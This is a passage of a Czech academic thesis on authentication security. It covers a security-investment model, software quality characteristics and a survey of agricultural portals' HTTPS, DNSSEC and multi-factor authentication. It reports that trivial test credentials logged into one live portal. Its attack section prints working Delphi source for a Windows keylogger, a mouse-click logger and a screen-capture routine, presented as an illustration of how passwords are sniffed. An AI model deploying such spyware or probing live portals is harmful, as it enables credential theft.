
Obrázek 17 Optimální výše investic do zabezpečení (Gordon, a další, 2002)

Autoři modelu dělí funkce S(z,v) do dvou tříd – třída I a třída II, které se liší průběhem pravděpodobnostní funkce S(z,v)



Obrázek 18 Očekávaná ztráta v závislosti na zranitelnosti, třída I (Gordon, a další, 2002)

Pro třídu I je typický lineární průběh (Obrázek 18). V případě nulových investic do zabezpečení při zranitelnosti 1 je očekávaná ztráta rovna L. S rostoucími investicemi se nejvyšší očekávaná ztráta snižuje.




Obrázek 19 Optimální úroveň investic do zabezpečení v závislosti na zranitelnosti, třída I (Gordon, a další, 2002)


Na Obrázek 19 je znázorněn průběh funkce pro optimální úroveň investic. Hranice nulových investic je dána parametry $\alpha>0$ a $\beta>1$, které stanovují měřítka produktivity informační bezpečnosti.

Podle funkce S třídy II platí, že očekávaná ztráta roste nelineárně v podobě konvexní funkce. Pro tuto funkci jsou přípustné nízké úrovně investic do zabezpečení při vysoké

zranitelnosti – tedy situace, kdy je systém natolik zranitelný, že nemá smysl do jeho zabezpečení investovat.



Obrázek 20 Očekávaná ztráta v závislosti na zranitelnosti, třída II (Gordon, a další, 2002)



Obrázek 21 Optimální úroveň investic do zabezpečení v závislosti na zranitelnosti, třída II (Gordon, a další, 2002)

5. Výběr autentizační služby

Tato kapitola je věnována výběru vhodné autentizační služby, která bude splňovat nároky na bezpečnou autentizaci. Tyto nároky jsou popsány v kapitole 5.1.

V rámci této kapitoly bude také provedena analýza používaných autentizačních nástrojů u vybraných portálů v ČR a možné útoky na způsob autentizace použitý v těchto portálech. Další kapitoly se věnují možným autentizačním mechanismům pro zvýšení bezpečnosti z hlediska implementace do portálů. Autentizační služby budou porovnány dle charakteristik jakostí.

Tato kapitola je výsledkem vlastního výzkumu autora. V rámci výběru autentizační služby jsou analyzovány portály s ohledem na zabezpečení jejich autentizace.

5.1. Charakteristiky jakosti

Dle Vaníčka (Vaníček, 2004) lze hodnotit jakost dle následujících charakteristik a podcharakteristik, přičemž každá charakteristika nebo podcharakteristika je měřena pomocí atributů rozhodujících pro hodnocený systém. Tyto atributy nejsou nijak taxativně vymezeny a záleží na konkrétní implementaci, jak budou využity. Stejně tak ne všechny charakteristiky jsou relevantní pro zkoumaný systém.

- Funkčnost
  - Funkční přiměřenost
  - Přesnost
  - Schopnost spolupráce
  - Bezpečnost
  - Shoda ve funkčnosti
- Bezporuchovost
  - Zralost
  - Odolnost vůči vadám
  - Schopnost zotavení
  - Shoda v bezporuchovosti
- Použitelnost
  - Srozumitelnost
  - Naučitelnost
  - Provozovatelnost
  - Atraktivnost
  - Shoda v použitelnosti
- Účinnost
  - Časové chování
  - Využití zdrojů
  - Shoda v účinnosti
- Udržovatelnost
  - Analyzovatelnost
  - Měnitelnost
  - Stabilnost
  - Testovatelnost

    - Shoda v udržovatelnosti
- Přenositelnost
    - Přizpůsobitelnost
    - Instalovatelnost
    - Slučitelnost
    - Nahraditelnost
    - Shoda v přenositelnosti

Výše uvedené charakteristiky jsou také součásti normy ISO/IEC 9126-1:2002. Tato norma je tvořena celkem čtyřmi částmi, z nichž pouze první část, která definuje model kvality počítačového programového vybavení, je harmonizována jako ČSN norma. Další tři části jsou vydány jako technické zprávy a zatím nejsou přeloženy do češtiny a harmonizovány jako ČSN normy. (Doucek, a další, 2013)

5.2. Studie zabezpečení agroportálů v ČR

Teoretické předpoklady

Bezpečnosti při přihlašování do portálových aplikací se věnuje značná pozornost. Bohužel se zaměřuje převážně na bezpečnost samotného hesla a jeho uložení. Z obecných požadavků na bezpečnou autentizaci lze vyčíst následující doporučení: (Greer, 1999), (McClure, a další, 2007)

1. Volit silná hesla
2. Hesla pravidelně obměňovat
3. Hesla si nikde neukládat
4. Pro každý systém si volit jiné heslo
5. Udržovat počítač a antivirový program aktualizovaný
6. Nestahovat a neinstalovat nelegální software

Při bližším zkoumání lze zjistit, že body 1-4 kladou značné nároky na paměť uživatele a v reálném životě je takřka nemožné tato pravidla poctivě dodržovat. Pravidelná změna hesla ve spojení s jeho složitostí nutí uživatele si hesla nějakým způsobem poznamenávat, což je v rozporu s bodem 3. Uvedené nároky se zvyšují s počtem systémů, ke kterým uživatel přistupuje. Tím se stávají protichůdnými požadavky 3 a 4.

Počet systémů, ke kterým uživatelé získají přístup v průběhu života, stále narůstá a požadavky uvedené v bodech 1-4 jsou tedy téměř nereálné. Z hlediska provozovatelů systémů se jedná do značné míry o přenos odpovědnosti za nedokonalý způsob zabezpečení na uživatele.

Bod 5 lze poměrně snadno dodržet při správném nastavení počítače a OS. Problémem mohou být požadavky na starší/neaktualizované verze software. Tato situace může nastat v případě, kdy software vyžaduje již nepodporovanou a neaktualizovanou softwarovou platformu.

Jednodušší situace se zdá být u bodu 6, kdy záleží pouze na uživateli, zda je ochoten podstoupit riziko s používáním nelegálního software. Vyloučit ovšem nelze také skrytou instalaci způsobenou např. virem nebo podvrženým e-mailem.

V rámci analýzy agrárních portálů bylo předmětem zkoumání zabezpečení autentizačních údajů. Pro hodnocení byla na základě analýzy literárních zdrojů zvolena následující kritéria:

1. Systém používá pro připojení a přenos údajů zabezpečený protokol HTTPS

2. Systém má zabezpečen doménový záznam technologií DNSSEC
3. Systém umožňuje vícefaktorovou autentizaci (jednorázová hesla, čipová karta)

Pro srovnání byly do hodnocení přidány také dva dominantní české portály – informační systém datových schránek a seznam.cz.

5.2.1. Stanovení měr bezpečnosti

V této kapitole jsou autorem navrženy atributy metrik pro bezpečnou autentizaci v informačních systémech. Atributy vybraných metrik nejsou standardizovány. Autor práce navrhuje jejich hodnocení v souladu s dostupnou literaturou. (Vaníček, 2004) , (Hayden, 2010) a (Učeň, 2001).

Pro hodnocení bezpečnosti autentizace vybraných systémů byly navrženy následující atributy metriky bezpečnosti:

Jméno měřeného atributu	Zabezpečení spojení
Jméno užité míry	Zabezpečení spojení
Účel míry	Šifrované spojení znesnadňující odposlech komunikace
Metoda měření	Analýzou webové stránky
Interpretace hodnot míry	0 – nepoužívá HTTPS 50–používá HTTPS s certifikátem od nedůvěryhodné CA 90- používá HTTPS s certifikátem od důvěryhodné CA bez rozšířené validace 100-používá HTTPS s certifikátem od důvěryhodné CA s rozšířenou validací
Zdroj dat pro určení míry	Webová stránka, seznam CA a informace o certifikátu od CA

Tabulka 5 Míra zabezpečení spojení (zdroj: autor)

Jméno měřeného atributu	DNSSEC
Jméno užité míry	DNSSEC
Účel míry	Míra ochrany proti podvržení DNS záznamu
Metoda měření	Dotaz na registr DNS
Interpretace hodnot míry	0 – nepoužívá DNSSEC 100 - používá DNSSEC

Zdroj dat pro určení míry	Registr nic.cz

Tabulka 6 Míra využití DNSSEC (zdroj: autor)

Jméno měřeného atributu	Vícefaktorová autentizace
Jméno užité míry	Vícefaktorová autentizace
Účel míry	Využití více způsobů autentizace
Vzorec pro výpočet míry	$X = 100 * \frac{n}{\max(n)}$, kde X=míra vícefaktorové autentizace, n=počet způsobů autentizace, max(n) – nejvyšší počet způsobů autentizace ve zkoumaném vzorku
Metoda měření	Analýzou webové stránky
Interpretace hodnot míry	Míra využití vícefaktorové autentizace
Zdroj dat pro určení míry	Webová stránka

Tabulka 7 Míra vícefaktorové autentizace (zdroj: autor)

5.2.2. eAGRI

Portál eAGRI tvoří centrální přístupový bod k informačním zdrojům MZ ČR. Vzniknul sloučením stránek mze.cz, upu.cz (stránky pozemkových úřadů) a farmar.eu (Portál farmáře) a začleněním Portálu sítě pro venkov. Portál podporuje pro jednotlivé aplikace tzv. SSO (Single Sign On), tedy jednotné přihlášení do všech součástí.

Jednotné přihlášení je na pozadí umožněno implementací LDAP (Internet). V něm je umožněno také zavedení uživatelského certifikátu.

Parametr	Hodnocení	Poznámky
Adresa		https://ilogin.mze.cz/distauth/UI/Login
HTTPS	Ano	Od důvěryhodné CA, zabezpečuje pouze identitu
DNSSEC	Ne	
Vícefaktorová autentizace	Ne	

Tabulka 8 Hodnocení portálu eAGRI (zdroj: autor)

5.2.3. Portál farmáře

Do portálu farmáře se uživatel registruje žádostí o přístup do registrů Ministerstva zemědělství.

Pro zřízení přístupu je nutné předložit doklady potřebné pro ověření totožnosti a oprávněnosti žadatele.

Uživatel se prokazuje ověřením totožnosti (občanský průkaz nebo cestovní pas).

Oprávněnost se prokazuje u fyzické osoby občanským průkazem nebo cestovním pasem. U ostatních právních subjektů dle právnické formy:

Právnická osoba – výpisem ze základních registrů či výpisem z Obchodního rejstříku (OR) nebo jiným osvědčením právní subjektivity, z kterého je zřejmé, kdo je statutárním zástupcem společnosti:

Pokud žadatel není statutárním zástupcem subjektu, musí žadatel odevzdat úředně ověřenou plnou moc, která je vystavena statutárním zástupcem uvedeným v předaném výpisu z OR či v jiném osvědčení právního statutu. V plné moci musí být žadatel zmocněn přistupovat k chráněným datům subjektu na Portálu farmáře (taktéž v případě zmocnění fyzickou osobou) a podpis zmocnitele/ů musí být úředně ověřen.

Parametr	Hodnocení	Poznámky
Adresa		https://www.szif.cz/irj/portal/pf/pf-uvod
HTTPS	Ano	Od důvěryhodné CA, potvrzuje identitu, rozšířená validace
DNSSEC	Ne	
Vícefaktorová autentizace	Ne	

Tabulka 9 Hodnocení portálu eAGRI (zdroj: autor)

5.2.4. Internet pro chovatele

Aplikace Přístup k datům zpřístupňuje data chovatelům dojeného skotu, chovatelům ovcí a koz, mlékárnám a mlékařským družstvům v elektronické podobě. Uživatel má prostřednictvím uživatelského jména a hesla přístup pouze k datům, která mu náleží.

Prostřednictvím aplikace Přístup k datům lze získávat výsledky rozborů vzorků mléka z kontroly užitkovosti skotu, ovcí i koz ve dvou formách a výsledky rozborů vzorků mléka pro zpeněžování. Přístupová práva získá nový uživatel prostřednictvím registračního formuláře.

Během testování stránek při zjišťování, kam je uživatel přesměrován po neúspěšném testování – zadáním uživatelského jména „aaa“ a hesla „aaa“ došlo k úspěšné autentizace. V systému tedy existoval uživatel s těmito přihlašovacími údaji. Ke stejné situaci došlo také při přihlášení pomocí uživatele „bbb“ a hesla „bbb“.

Parametr	Hodnocení	Poznámky
Adresa		http://data.cmsch.cz/login_data.php
HTTPS	Ne	
DNSSEC	Ne	
Vícefaktorová autentizace	Ne	

Tabulka 10 Hodnocení portál Internet pro chovatele (zdroj: autor)

5.2.5. Agromanual.cz

Agromanuál je portál věnující se přípravkům na ochranu rostlin jak pro zahrádkáře, tak pro farmáře. Při registraci, která probíhá nezabezpečeným kanálem, je uživateli zpětně zasláno zvolené heslo v otevřené podobě.

Portál je úzce svázán s Agromanualshop.cz, ale pro oba systémy jsou samostatné přihlašovací údaje. Je tedy nutné se registrovat zvlášť.

Parametr	Hodnocení	Poznámky
Adresa		http://www.agromanual.cz/cz/registrace
HTTPS	Ne	Login POST na adresu http://www.agromanual.cz/cz/prihlaseni
DNSSEC	Ano	
Vícefaktorová autentizace	Ne	

Tabulka 11 Hodnocení Agromanual.cz (zdroj: autor)

5.2.6. Agroweb.cz

Tento portál neposkytuje možnost registrace a přihlášení, nebyl tedy zahrnut do testování.

5.2.7. Agris on-line

Portál Agris Online slouží k odesílání a recenzování příspěvků do periodika Agris Online. Registrace ani přihlašování neprobíhá zabezpečeným připojením. Při ztrátě hesla si uživatel může nechat vygenerovat nové, původní není možné zaslat.

Parametr	Hodnocení	Poznámky

Adresa		http://online.agris.cz/index.php?idScript=9
HTTPS	Ne	
DNSSEC	Ne	
Vícefaktorová autentizace	Ne	

Tabulka 12 Hodnocení Agris.cz (zdroj: autor)

5.2.8. Seznam.cz

Jeden z nejznámějších českých portálů poskytuje velice nízké zabezpečení autentizace. Přihlášení je možné pouze uživatelským jménem a heslem. S ohledem na množství uživatelů a tedy také potenciální riziko zneužití účtů je zabezpečení značně znepokojivé.

Parametr	Hodnocení	Poznámky
Adresa		http://www.seznam.cz
HTTPS	Ano	Úvodní stránka pouze HTTP, heslo je odesláno přes HTTPS
DNSSEC	Ne	
Vícefaktorová autentizace	Ne	

Tabulka 13 Hodnocení seznam.cz (zdroj: autor)

5.2.9. Datoveschranky.info

Datové schránky (správně informační systém datových schránek – ISDS) je provozován na základě zákona č. 300/2008 Sb., o elektronických úkonech a autorizované konverzi dokumentů. Hlavní výhodou je zajištění autenticity uživatelů. Ta je zajištěna osobní identifikací při registraci. V případě zaslání žádosti elektronickou cestou je vyžadován podpis uznávaných certifikátem.

Parametr	Hodnocení	Poznámky
Adresa		http://www.mojedatovaschranka.cz
HTTPS	Ano	Od důvěryhodné CA, potvrzuje identitu, rozšířená

		validace
DNSSEC	Ano	
Vícefaktorová autentizace	Ano	Čipová karta, SMS zprávy (placené uživatelem v ceně 3Kč za zprávu), jednorázová hesla

Tabulka 14 Hodnocení ISDS (zdroj: autor)


5.2.10. Shrnutí

Výsledky dle stanovených metrik jsou shrnuty v tabulce Tabulka 15.

	HTTPS	DNSSEC	Vícefaktorová autentizace
eAGRI	90	0	50
Portál farmáře	100	0	50
Internet pro chovatele	0	0	50
Agromanual	0	100	50
Agris on-line	0	0	50
Seznam.cz	90	0	50
Datoveschranky.info	100	100	100

Tabulka 15 Hodnocení zabezpečení autentizace portálů (zdroj: autor)

Naměřené hodnoty byly zaneseny do grafu, ze kterého je zřejmá dominance datových schránek s nejvyšší úrovní zabezpečení.



Graf 2 Porovnání zabezpečení portálů (zdroj: autor)

Z oblasti agroportálů byly hodnoceny nejlépe portály eAGRI a Portál farmáře. Oba portály používají shodnou autentizace proti LDAP a využívají pro zabezpečení přenosu dat

protokol HTTPS s důvěryhodným certifikátem. Portál farmáře navíc používá tzv. rozšířenou validaci. Ta potvrzuje nejen vlastnictví domény certifikovaným subjektem, ale zároveň potvrzuje identitu tohoto subjektu. Přistupující uživatel tak má jistotu, že portál patří skutečně uvedené společnosti.

Mimo agrárních portálů je nejlépe hodnocen systém datových schránek, který poskytuje bezpečnost na vysoké úrovni. Naopak seznam.cz je hodnocen z hlediska bezpečnosti autentizace velmi nízko.

5.3. Útoky na autentizační protokoly

V rámci této kapitoly budou uvedeny některé praktické příklady útoků na nejběžněji používané autentizační protokoly – ověření pomocí hesla.

5.3.1. Odposlech hesla z klávesnice pomocí software

Pro odposlech hesla existuje mnoho softwarových aplikací. Navíc není nesnadné vytvořit si vlastní systém pro zachytávání klávesnice. Na platformě Windows je pro potřeba pouze vytvoření jednoduché knihovny a hlavního programu, který přijímá události z klávesnice. V DLL knihovně je funkce, která je volána při stisku klávesy. (zdroj: autor), (Cantú, 2003), (Teixeira, a další, 2002)

```
    function GlobalKeyBoardHook(code: integer; wParam:
word; lParam: longword): longword; stdcall;
    var p:String;
       key:Byte;
    begin
        if code<0 then begin

GlobalKeyBoardHook:=CallNextHookEx(CurrentHook,code,wPa
ram,lparam);
           Exit;
        end;
        if ((lParam and KF_UP)=0) then begin
          key:=wParam;
          case Key of
            VK_RETURN      :    p:='[Enter]';
            VK_BACK        :    p:='[Backspace]';
            VK_ESCAPE      :    p:='[Esc]';
            VK_SHIFT       :    p:='[Shift]';
            VK_MENU        :    p:='[Alt]';
            VK_CONTROL     :    p:='[Ctrl]';
            VK_DELETE      :    p:='[Delete]';
            VK_SPACE       :    p:=' ';
            VK_MULTIPLY    :    p:='*';
            VK_ADD         :    p:='+';
            VK_SUBTRACT    :    p:='-';
            VK_DECIMAL     :    p:='.';
            VK_DIVIDE      :    p:='/';
            VK_NUMPAD0     :    p:='0';
            VK_NUMPAD1     :    p:='1';
            VK_NUMPAD2     :    p:='2';
            VK_NUMPAD3     :    p:='3';
            VK_NUMPAD4     :    p:='4';
```

```
            VK_NUMPAD5     :    p:='5';
            VK_NUMPAD6     :    p:='6';
            VK_NUMPAD7     :    p:='7';
            VK_NUMPAD8     :    p:='8';
            VK_NUMPAD9     :    p:='9';
           else p:=Chr(Key);
          end;
          PostMesKbd(p);
        end;
        CallNextHookEx(CurrentHook,code,wParam,lparam);
//call the next hook proc if there is one
        GlobalKeyBoardHook:=0; //if GlobalKeyBoardHook
returns a non-zero value, the window that should get
                        //the keyboard message doesnt
get it.
        Exit;
    end;
```

Odeslání stisknuté klávesy je realizováno prostřednictvím zprávy vybranému oknu (v tomto případě TForm1:

```
    procedure PostMesKbd(p:String);
    var x:Integer;
    begin
     for x := 1 to length(p) do

PostMessage(FindWindow('TForm1',nil),wm_user+1,ord(p[x]
),0);
    end;
```

V hlavní aplikaci pak stačí pouze načíst knihovnu a povolit zachytávání klávesnice systémovou funkcí SetWindowsHookEx.

```
    if not KbdLibLoaded then begin

        KbdLibHandle:=LoadLibrary('dis_kbhook.dll');
        if KbdLibHandle=0 then begin
           exit;
        end;

KbdHookProcAdd:=GetProcAddress(KbdLibHandle,'GlobalKeyB
oardHook');

@SetKbdHookHandle:=GetProcAddress(KbdLibHandle,'SetHook
Handle');
        if
(KbdHookProcAdd=nil)or(@SetKbdHookHandle=nil) then
begin //if loading fails, unload library, exit and
return false
           FreeLibrary(KbdLibHandle);
           exit;
        end;
     end;
```

```
CurrentKbdHook:=setwindowshookex(WH_KEYBOARD,KbdHookPro
cAdd,KbdLibHandle,0); //install hook
     SetKbdHookHandle(CurrentKbdHook);
    // if CurrentHook<>0  then ShowMessage('Hooked')
else ShowMessage('Not hooked');
     bKBDCatch.Enabled:=false;
     bKBDRelease.Enabled:=true;
```

Poslední částí kódu je ošetření zprávy z DLL knihovny o stisknuté klávese:

```
        procedure GetKey(var msg:TMessage); message
wm_key;
    procedure TForm1.GetKey(var msg:TMEssage);
    begin
     mKBD.Lines.Text:=mKBD.Lines.Text+chr(msg.WParam);
    end;
```

5.3.2. Odposlech hesla z virtuální klávesnice

Jako ochrana proti odposlechu hesla z klávesnice byly vyvinuty tzv. virtuální klávesnice. Jedná se o klávesnici na obrazovce, kde uživatel volí klávesy klikáním myší. Útok na tento způsob autentizace je ovšem opět velice jednoduchý a principálně je podobný útoku uvedenému v předchozí kapitole – tedy odposlouchávání myši. (zdroj: autor), (Cantú, 2003)

Opět je nutné vytvořit funkci pro zachytávání události myši.

```
    function GlobalMouseHook(code: integer; wParam:
word; lParam:LongInt): longword; stdcall;
    var p:String;
       key:Byte;
       s:String;
       eventStrut:TEventMsg;
       mhs:TMouseHookStruct;
    begin
      mhs:=PMouseHookStruct(lParam)^;
      Result := CallNextHookEx(CurrentHook, Code,
wParam, lParam);
      if Code < 0 then Exit;
      if Code = HC_SYSMODALON then Exit;
      if Code = HC_ACTION then
      begin
        s := '';
        if EventStrut.message = WM_LBUTTONUP then
          s := 'Left Mouse UP at X pos ' +
            IntToStr(EventStrut.paramL) + ' and Y pos '
+ IntToStr(EventStrut.paramH);
        if wparam = WM_LBUTTONDOWN then begin
         GetWindowText(GetForegroundWindow, Wnd2,
SizeOf(Wnd2));
          if wnd1 <> wnd2 then
```

```
          begin
            PostMesMouse('WND:'+wnd2+' ');
            Wnd1 := Wnd2;
          end;
          s := 'Left Mouse Down at X pos ' +
            IntToStr(mhs.pt.x) + ' and Y pos ' +
IntToStr(mhs.pt.y);
    //     Obrazek(mhs.pt.x-50,mhs.pt.y-
50,100,100,'_fn'+INtToStr(counter)+'.jpg');
    //      s:=s+'_fn'+IntToStr(counter)+'.jpg';
          Int(counter);
        end;
        if wparam =WM_RBUTTONDOWN then
          s := 'Right Mouse Down at X pos ' +
            IntToStr(EventStrut.paramL) + ' and Y pos '
+ IntToStr(EventStrut.paramH);
        if (EventStrut.message = WM_RBUTTONUP) then
          s := 'Right Mouse Up at X pos ' +
            IntToStr(EventStrut.paramL) + ' and Y pos '
+ IntToStr(EventStrut.paramH);
        if (EventStrut.message = WM_MOUSEWHEEL) then
          s := 'Mouse Wheel at X pos ' +
            IntToStr(EventStrut.paramL) + ' and Y pos '
+ IntToStr(EventStrut.paramH);
        if (EventStrut.message = WM_MOUSEMOVE) then
          s := 'Mouse Position at X:' +
            IntToStr(EventStrut.paramL) + ' and Y: ' +
IntToStr(EventStrut.paramH);
        if s <> '' then PostMesMouse(s+#13#10);
      end;
    end;
```

Dále obdobně jako v předchozím příkladu je nutné hlavní aplikaci odeslat zprávu o události.

```
    procedure PostMesMouse(p:String);
    var x:Integer;
    begin
     for x := 1 to length(p) do

PostMessage(FindWindow('TForm1',nil),wm_user+2,ord(p[x]
),0);
    end;
```

Předposledním krokem je povolení zachytávání myši

```
      if not MOuseLibLoaded then begin


MouseLibHandle:=LoadLibrary('dis_mousehook.dll');
        if MouseLibHandle=0 then begin
           exit;
        end;
```

```
MouseHookProcAdd:=GetProcAddress(MouseLibHandle,'Global
MouseHook');

@SetMouseHookHandle:=GetProcAddress(MouseLibHandle,'Set
HookHandle');
        if
(MouseHookProcAdd=nil)or(@SetMouseHookHandle=nil) then
begin
           FreeLibrary(MouseLibHandle);
           exit;
        end;
     end;

CurrentMouseHook:=setwindowshookex(WH_MOUSE,MouseHookPr
ocAdd,MouseLibHandle,0);
     SetMouseHookHandle(CurrentMouseHook);
     if CurrentMouseHook<>0  then ShowMessage('Hooked')
else ShowMessage('Not hooked');
     bMouseCatch.Enabled:=false;
     bMouseRelease.Enabled:=true;
```

Pro získání údajů o událostech myši slouží opět ošetření zprávy WM_MOUSE (WM_USER+2)

```
        procedure GetMouse(var msg:TMessage); message
wm_mouse;
    procedure TForm1.GetMouse(var msg: TMessage);
    begin
     mMouse.Text:=mMouse.Text+chr(msg.WParam);
    end;
```

Jako ochrana proti zachytávání mohou být na virtuální klávesnici klávesy rozmístěny náhodně. Opět je útok na toto opatření poměrně jednoduchý – společně s kliknutím zaznamenávat oblast okolo kliknutí do souboru, případně sledovat okolí pohybu myši sekvencí snímků. Některé antivirové programy jsou schopné rozeznat systémy zachytávající klávesnici, myš nebo obrazovku a hlásí potencionální riziko. Kód pro snímek výřezu obrazovky je následující:

```
    procedure
Obrazek(pozx,pozy,sirka,vyska:INteger;soubor:String);
    var
           b:TBitmap;
           im:TJPEGImage;
           h:Real;

        procedure ScreenShot(activeWindow: bool;
destBitmap : TBitmap) ;
        var
           w,h : integer;
           DC : HDC;
```

```
          hWin : Cardinal;
          r : TRect;
        begin
          if activeWindow then
          begin
            hWin := GetForegroundWindow;
            dc := GetWindowDC(hWin) ;
            GetWindowRect(hWin,r) ;
            w := r.Right - r.Left;
            h := r.Bottom - r.Top;
          end
          else
          begin
            hWin := GetDesktopWindow;
            dc := GetDC(hWin) ;
            w := GetDeviceCaps (DC, HORZRES) ;
            h := GetDeviceCaps (DC, VERTRES) ;
          end;

          try
           destBitmap.Width := w;
           destBitmap.Height := h;
           BitBlt(destBitmap.Canvas.Handle,
                  pozx,
                  pozy,
                  sirka,
                  vyska,
                  DC,
                  0,
                  0,
                  SRCCOPY) ;
          finally
           ReleaseDC(hWin, DC) ;
          end;
        end;

    begin

          b := TBitmap.Create;
          im:=TJPEGImage.Create;
          try
            ScreenShot(FALSE, b) ;
            im.CompressionQuality:=20;
            im.Scale:=jpeg.jsEighth;
            im.Assign(b);
            im.SaveToFile(soubor);
          finally
            b.FreeImage;
            im.Free;
            FreeAndNil(b) ;
          end;
```

```
    end;
```

5.3.3. Hardwarové keyloggery a screengrabbery

Hardwarové prostředky pro zachytávání klávesnice jsou v podstatě softwarově nedetekovatelné a je také velice nepravděpodobné, že by uživatel před každou prací s počítačem kontroloval zapojení periférií. Na druhou stranu je pro útok (na rozdíl od softwarových prostředků) nutný fyzický přístup útočníka k počítači. Hardwarové zachytávače klávesnice a monitoru lze koupit za ceny okolo 100 USD, přičemž některé z nich umí automaticky odesílat získané údaje přes internet pomocí vlastní Wi-Fi konektivity. (KeeLog)

5.3.4. Odposlech hesla ze schránky

Pro správu hesel uživatelé mohou využívat aplikace pro ukládání hesel v zašifrované podobě chráněné jedním tzv. master heslem. Tyto aplikace však nezvyšují bezpečnost autentizace. V nejlepším případě umožní uživatelům splnit požadavek na různá hesla do různých systémů. Problémem však zůstává přenos hesla do vzdáleného systému. Typické pro tento úkon bývá použití schránky. Heslo se tedy nezobrazuje na monitoru, ale uživatel pokynem zkopíruje heslo do schránky a vloží do požadovaného pole v cílovém systému. Následující příklad ukazuje, jak se snadné globálně kontrolovat schránku. (zdroj: autor), (Svoboda, a další, 2001)

Opět je nejprve nutné zahrnout program do příjemců událostí schránky.

```
